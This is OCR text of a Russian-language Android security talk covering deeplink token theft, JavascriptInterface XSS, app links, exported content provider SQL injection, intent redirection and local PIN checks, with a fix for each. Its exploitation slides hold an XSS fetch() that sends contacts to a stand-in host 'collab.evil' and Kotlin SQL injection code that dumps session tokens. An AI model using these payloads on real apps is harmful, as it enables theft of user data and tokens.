Кейс с кражей токена через deeplink

```
<activity
    android:name=".PreviewActivity"
    android:exported="true">
    <intent-filter>
        <action android:name="android.intent.action.VIEW"/>
        <category android:name="android.intent.category.DEFAULT"/>
        <category android:name="android.intent.category.BROWSABLE"/>
        <data android:scheme="app" android:host="preview" />
    </intent-filter>
</activity>
```

Кейс с кражей токена через deeplink

```
private fun loadPdf(url: String, pdfView: PDFView) {
    val token = getSharedPreferences("auth", MODE_PRIVATE)
        .getString("session", "") ?: ""
    val request = Request.Builder()
        .url(url)
        .header ("Authorization", "Bearer $token")
        .build()
    OkHttpClient().newCall(request).enqueue(object : Callback {
        override fun onResponse(call: Call, response: Response) {
            val pdfBytes = response.body?.bytes()
            ...
```


Кейс с кражей токена через deeplink

```
private fun loadPdf(url: String, pdfView: PDFView) {
    val token = getSharedPreferences("auth", MODE_PRIVATE)
        .getString("session", "") ?: ""
    val request = Request.Builder()
        .url(url)
        .header ("Authorization", "Bearer $token")
        .build()
    OkHttpClient().newCall(request).enqueue(object : Callback {
        override fun onResponse(call: Call, response: Response) {
            val pdfBytes = response.body?.bytes()
            ...
```

Кейс с кражей токена через deeplink

Приложение может быть запущено через ссылку типа:
myapp://preview?url=https://127.0.0.1:8122/green.bb

Если жертва по ней перейдет, то потеряет свой аккаунт



Решение

```
<activity
    android:name=".PreviewActivity"
    android:exported="false">
    <intent-filter>
        <action android:name="android.intent.action.ASSIST"/>
        <category android:name="android.intent.category.DEFAULT"/>
        <category android:name="android.intent.category.BROWSABLE"/>
        <data android:scheme="app" android:host="preview" />
    </intent-filter>
</activity>
```

- Не экспортировать активности без необходимости

Решение

```
<activity
    android:name=".PreviewActivity"
    android:exported="true">
    <intent-filter android:autoVerify="true">
        <action android:name="android.intent.action.VIEW"/>
        <category android:name="android.intent.category.DEFAULT"/>
        <category android:name="android.intent.category.BROWSABLE"/>
        <data android:scheme="https" android:host="site.com" />
    </intent-filter>
</activity>
```

- Использовать app link / web link с intent-filter (с атрибутами scheme и host)

Решение

```
private fun loadPdf(url: String, pdfView: PDFView) {
    if (!isInWhiteList(url)){
        throw MySecurityException()
    }
    val token = getSharedPreferences("auth", MODE_PRIVATE)
        .getString("session", "") ?: ""
    val request = Request.Builder()
        .url(url)
        .header ("Authorization", "Bearer $token")
        .build()
    OkHttpClient().newCall(request).enqueue(object : Callback {
        override fun onResponse(call: Call, response: Response) {
            val pdfBytes = response.body?.bytes()
```


- Валидировать hostname перед обращением

Решение

```
private fun loadPdf(url: String, pdfView: PDFView) {
    val requestBuilder = Request.Builder()

    if (isInWhiteList(url)) {
        val token = getSharedPreferences("auth", MODE_PRIVATE)
            .getString("session", "") ?: ""
        requestBuilder
            .url(url)
            .header("Authorization", "Bearer $token")
    } else {
        requestBuilder.url(url)
    }

    val request = requestBuilder.build()

    OkHttpClient().newCall(request).enqueue(object : Callback {
        override fun onResponse(call: Call, response: Response) {
            val pdfBytes = response.body?.bytes()
            ...
```

- Подставлять авторизационные данные только при обращении к доверенным хостам

Кейс JavascriptInterface и XSS




Кейс JavascriptInterface и XSS

```
@JavascriptInterface
fun getLocation(): String {
    val location = locationManager.getLastKnownLocation(LocationManager.GPS_PROVIDER)
    return "${location.latitude},${location.longitude}"
}
```

```
fun getContacts(): String {
    if (ContextCompat.checkSelfPermission(context, CONTACTS_PERMISSION) != PackageManager.PERMISSION_GRANTED) {
        return "Permission denied"
    }
    val contacts = StringBuilder()
    val cursor = context.contentResolver.query(
        ContactsContract.Contacts.CONTENT_URI,
        projection: null, selection: null, selectionArgs: null, sortOrder: null
    )
    cursor?.use {
        while (it.moveToNext()) {
            val name = it.getString(
                it.getColumnIndex(ContactsContract.Contacts.DISPLAY_NAME)
            )
            contacts.append("$name\n")
        }
    }
    return contacts.toString().ifEmpty { "No contacts found" }
}
```

Эксплуатация

```
<iframe
onload='document.write("<br><br><h1>XSS</h1><br><br>" +
AndroidInterface.getContacts().replace(/\n/g,"<br>"))'>


fetch(`http://"collab.evil"/callback?xss=`
+btoa(AndroidInterface.getContacts()),
{method:`GET`,mode:`no-cors`})
```




Решение

```
val webView: WebView = WebView(contex).apply {
    settings.javaScriptEnabled = false
    settings.allowFileAccess = false
    settings.allowContentAccess = false
}
```

- Отключить поддержку JavaScript там, где возможно

Решение




- Внедрить политики CSP в работу сайта

Решение

- Проверять, действительно ли нужны те или иные интерфейсы и какие риски может нести их использование
- Провести экранирование спецсимволов на frontend (HTML-кодирование/DOMPurify)

Malware app

Для эксплуатации необходимо, чтобы пользователь установил вредоносное приложение, которое использует уязвимость в другом приложении



Уязвимости с вектором malware app

Откуда берутся:


- Использование сторонних магазинов приложений
- Установка пиратского или взломанного софта

Как используются:

- В атаках с применением социальной инженерии, например при доставке вредоносных приложений через мессенджеры
- При эксплуатации уязвимостей ОС или магазинов приложений

Кейс с App link / web link

```
[{
  "relation": ["delegate_permission/common.handle_all_urls"],
  "target": {
    "namespace": "android_app",
    "package_name": "com.example.puppies.app",
    "sha256_cert_fingerprints":
    ["14:6D:E9:83:C5:73:06:50:D8:EE:B9:95:2F:34:FC:64:16:A0:83:42:E6:1D:BE:A8:8A:04:96:B2:3F:CF:44:
  }
  },
  {
  "relation": ["delegate_permission/common.handle_all_urls"],
  "target": {
    "namespace": "android_app",
    "package_name": "com.example.monkeys.app",
    "sha256_cert_fingerprints":
    ["14:6D:E9:83:C5:73:06:50:D8:EE:B9:95:2F:34:FC:64:16:A0:83:42:E6:1D:BE:A8:8A:04:96:B2:3F:CF:44:
  }
}]
```



Кейс с App link / web link

```
adb shell pm get-app-links <package-name>
```


```
com.test.myapplication:
  ID: b60b2c3a-6663-4b35-91ce-43d88e14661b
  Signatures: [C4:A3:73:59:0C:E5:2D:C8:7A:F6:DD:8E:43:50:F1:D0:E1:09:0A:F0:0D:33:39:2D:AB:C1:C3:E7:58:D9:1F:9A]
  Domain verification state:
    bi.zone: none
```

Кейс с App link / web link

```
<intent-filter>
    <action android:name="android.intent.action.VIEW"/>
    <category android:name="android.intent.category.BROWSABLE"/>
    <category android:name="android.intent.category.DEFAULT"/>
    <data android:scheme="https"/>
    <data android:host="vulnerable-host.ru"/>
    <data android:pathPrefix="/edit_password"/>
</intent-filter>
```

```
override fun onNewIntent(intent: Intent?) {
    super.onNewIntent(intent)
    intent?.let { handleDeepLink(it) }
}

private fun handleDeepLink(intent: Intent) {
    val data: Uri? = intent.data
    if (data != null) {
        val url = data.toString()
        val urlTextView = findViewById<TextView>(R.id.urlTextView)
        urlTextView.text = "Deep Link URL: $url"
    }
}
```

App link / web link



Решение

```
<activity
    android:name=".PreviewActivity"
    android:exported="true">
    <intent-filter android:autoVerify="true">
        <action android:name="android.intent.action.VIEW"/>
        <category android:name="android.intent.category.DEFAULT"/>
        <category android:name="android.intent.category.BROWSABLE"/>
        <data android:scheme="https" android:host="site.com" />
    </intent-filter>
</activity>
```

- Использовать app link

Решение

```
adb shell pm set-app-links --package <package-name> 0 all
adb shell pm verify-app-links --re-verify <package-name>
adb shell pm get-app-links <package-name>
```

```
ru.vk.store:
  ID: 545c9503-27ad-4106-b11e-879409f7911b
  Signatures: [66:1F:20:82:8E:F7:80:DE:0B:79:BC:59:F2:6A:30:86:43:16:35:5F:30:E4:F9:1C:FA:14:A2:07:91:83:99:14]
  Domain verification state:
    yxd97a37b853c343faa960947613be7f12.oauth.yandex.ru: verified
    qr.vk.ru: verified
    adv.rustore.ru: verified
    qr.vk.com: verified
    www.rustore.ru: verified
    apps.rustore.ru: verified
```

- Проверять актуальность .well-known/assetlinks.json

Решение

Request

Pretty Raw Hex

```
1 GET /reset_password?secret=NTM3NTUwNjU1MjczNDU2MzUyNjU1NDMxMzkzMjM5MzIzMTMxMzQ=&user_id=100 HTTP/1.1
2 Host: mytest.ru
3 User-Agent: Mozilla/5.0 (Linux; Android 10; K) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0
  Mobile Safari/537.3
4 Accept: */*
5 Accept-Encoding: gzip, deflate, br
6 Connection: keep-alive
```

Request

Pretty Raw Hex

```
1  POST /reset_password HTTP/1.1
2  Host: mytest.ru
3  User-Agent: Mozilla/5.0 (Linux; Android 10; K) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0
   Mobile Safari/537.3
4  Accept: */*
5  Accept-Encoding: gzip, deflate, br
6  Connection: keep-alive
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 71
9
10 secret=NTM3NTUwNjU1MjczNDU2MzUyNjU1NDMxMzkzMjM5MzIzMTMxMzQ=&user_id=100
```

- По возможности избегать передачи критичной информации через ссылки и GET запросы

Чаще ВПО отправляет данные и таким образом эксплуатирует уязвимость

Malware app

Intent

Target app

Кейс с Exported Content Provider

```
    <provider
        android:name=".NotesProvider"
        android:authorities="com.app.mobius.notesprovider">
        <intent-filter>
            <action android:name="com.app.mobius.GET_CONTENT" />
            <category android:name="android.intent.category.DEFAULT" />
            <data android:scheme="@string/app_scheme"/>
            <data android:host="@string/app_host"/>
        </intent-filter>
    </provider>
</application>
```

Кейс с Exported Content Provider

```
override fun query(
    uri: Uri,
    projection: Array<String>?,
    selection: String?,
    selectionArgs: Array<String>?,
    sortOrder: String?
): Cursor? {
    val db: CipherSQLiteDatabase = dbHelper.getReadableDatabase(DB_PASSWORD)

    val queryBuilder = SQLiteQueryBuilder()
    queryBuilder.tables = "notes"

    var finalSelection = selection
    var finalArgs = selectionArgs

    val cursor: Cursor? = if (finalSelection != null) {
        if (finalArgs != null) {
            var selectionStr = finalSelection
            for (arg in finalArgs) {
                selectionStr = selectionStr?.replaceFirst("?", "'$arg'")
            }
            db.rawQuery("SELECT * FROM notes WHERE $selectionStr", null)
        } else {
            db.rawQuery("SELECT * FROM notes WHERE $finalSelection", null)
        }
    } else {
        db.query("notes", projection, null, null, null, null, sortOrder)
```

Exploit код

```
val uri = Uri.parse("content://com.app.mobius.notesprovider/notes")
        val projection = arrayOf("_id", "title", "content")
        val selection = "1 != 1 UNION SELECT 1, username, token FROM sessions; DELETE TABLES sessions; -- '"

        contentResolver.query(uri, projection, selection, null, null)?.use { cursor ->
            val idCol = cursor.getColumnIndexOrThrow("_id")
            val titleCol = cursor.getColumnIndexOrThrow("title")
            val contentCol = cursor.getColumnIndexOrThrow("content")
            val view: TextView = findViewById(R.id.textV)

            while (cursor.moveToNext()) {
                val id = cursor.getLong(idCol)
                val title = cursor.getString(titleCol)
                val content = cursor.getString(contentCol)
                Log.d("ProviderClient", "Note $id: $title -> $content")
                view.text = "$content"
            }
        }
```

Решение

```
<provider
    android:name=".NotesProvider"
    android:authorities="com.app.mobius.notesprovider"
    android:exported="false">
    <intent-filter>
        <action android:name="com.app.mobius.GET_CONTENT" />
        <category android:name="android.intent.category.DEFAULT" />
        <data android:scheme="@string/app_scheme"/>
        <data android:host="@string/app_host"/>
    </intent-filter>
</provider>
```

- Явно ограничивать экспортируемость компонентов;

Решение

```
override fun query(
    uri: Uri,
    projection: Array<String>?,
    selection: String?,
    selectionArgs: Array<String>?,
    sortOrder: String?
): Cursor? {
    val db: CipherSQLiteDatabase = dbHelper.getReadableDatabase(DB_PASSWORD)

    val queryBuilder = SQLiteQueryBuilder().apply {
        tables = "notes"
    }

    val cursor = queryBuilder.query(
        db,
        projection,
        selection,
        selectionArgs,
        null,
        null,
        sortOrder
    )
```

- Использовать параметризованные запросы

Кейс с Intent redirection


```
class ManagementActivity : Activity() {
    override fun onCreate(savedInstanceState: Bundle?) {
        super.onCreate(savedInstanceState)
        val incomingIntent = intent
        if (incomingIntent.getStringExtra( name: "specific_key") != null) {
            ...
            val redirectIntent = incomingIntent.getParcelableExtra<Intent>( name: "next_intent")
            if (redirectIntent != null) {
                startActivity(redirectIntent)
            }
            finish()
        }
    }
}
```

Подмена отображаемого контента

Malware app

Intent

Target app




Кража авторотационного токена

Malware app

Intent

Target app



Перезапись произвольных файлов

Malware app

Intent

Target app

```
total 15264
drwx------   9 u0_a211 u0_a211          3452 2025-10-30 14:33 .
drwxrwx--x 310 system  system          53248 2025-10-29 03:52 ..
drwxrwx--x   2 u0_a211 u0_a211          3452 2025-07-28 15:56 app_textures
drwx------   3 u0_a211 u0_a211          3452 2025-10-28 18:45 app_webview
drwxrws--x   3 u0_a211 u0_a211_cache    3452 2025-10-28 18:44 cache
drwxrws--x   2 u0_a211 u0_a211_cache    3452 2025-07-28 15:56 code_cache
drwxrwx--x   2 u0_a211 u0_a211          3452 2025-10-28 18:40 files
-rw-rw-rw-   1 u0_a211 u0_a211      15544842 2025-10-30 14:34 libevilnative.so
drwxrwx--x   2 u0_a211 u0_a211          3452 2025-10-28 18:41 shared_prefs
drwx------   2 u0_a211 u0_a211          3452 2025-07-28 15:56 utils
```

Решение

```
class ManagementActivity : Activity() {
    override fun onCreate(savedInstanceState: Bundle?) {
        super.onCreate(savedInstanceState)

        val incomingIntent = intent
        if (incomingIntent.getStringExtra( name: "specific_key") != null){

            val rawRedirect: Intent? = incomingIntent.getParcelableExtra("next_intent")
            val safeRedirect = IntentSanitizer.sanitize(rawRedirect)

            if (safeRedirect != null) {
                startActivity(safeRedirect)
            } else {
                Log.w("ManagementActivity", "Blocked unsafe redirect intent")
            }
            finish()
        }
    }
}
```

- Использовать класс IntentSanitizer для очистки сторонних intent


Решение

```
<permission
    android:name="com.test.app.MY_PERMISSION"
    android:protectionLevel="signature"
    android:label="@string/perm_label"
    android:description="@string/perm_desc" />

<application
    ...
    <activity
        android:name=".ManagementActivity"
        android:exported="true"
        android:permission="com.test.app.MY_PERMISSION"/>
```

- Использовать permission с protect level signature для системных компонентов

Физический доступ

Для эксплуатации уязвимости злоумышленнику необходим физический доступ к устройству



Локальная авторизация

Проблемы

- Нет счетчика некорректного ввода ПИН-кода
- Счетчик хранится только в памяти про
- При превышении счетчика дается delay по времени на клиенте
- Не отслеживается изменение keychain при авторизации по биометрии

Решения

- Внедрить счетчик количества попыток
- Сохранять счетчик в keychain/keystore в зашифрованном виде
- Настроить автоматический выход из аккаунта при превышении количества попыток
- Отслеживать изменение биометрических данных

Основные выводы

Уязвимостей много, мы рассмотрели лишь малую часть

Регулярные аудиты крайне важны для безопасности

Стандарты помогают, но не гарантируют полную защиту

Нужно придерживаться принципа Secure by Design: фундамент безопасности закладывается на этапе проектирования

Чек-листов недостаточно — важен анализ кода и мышления атакующего

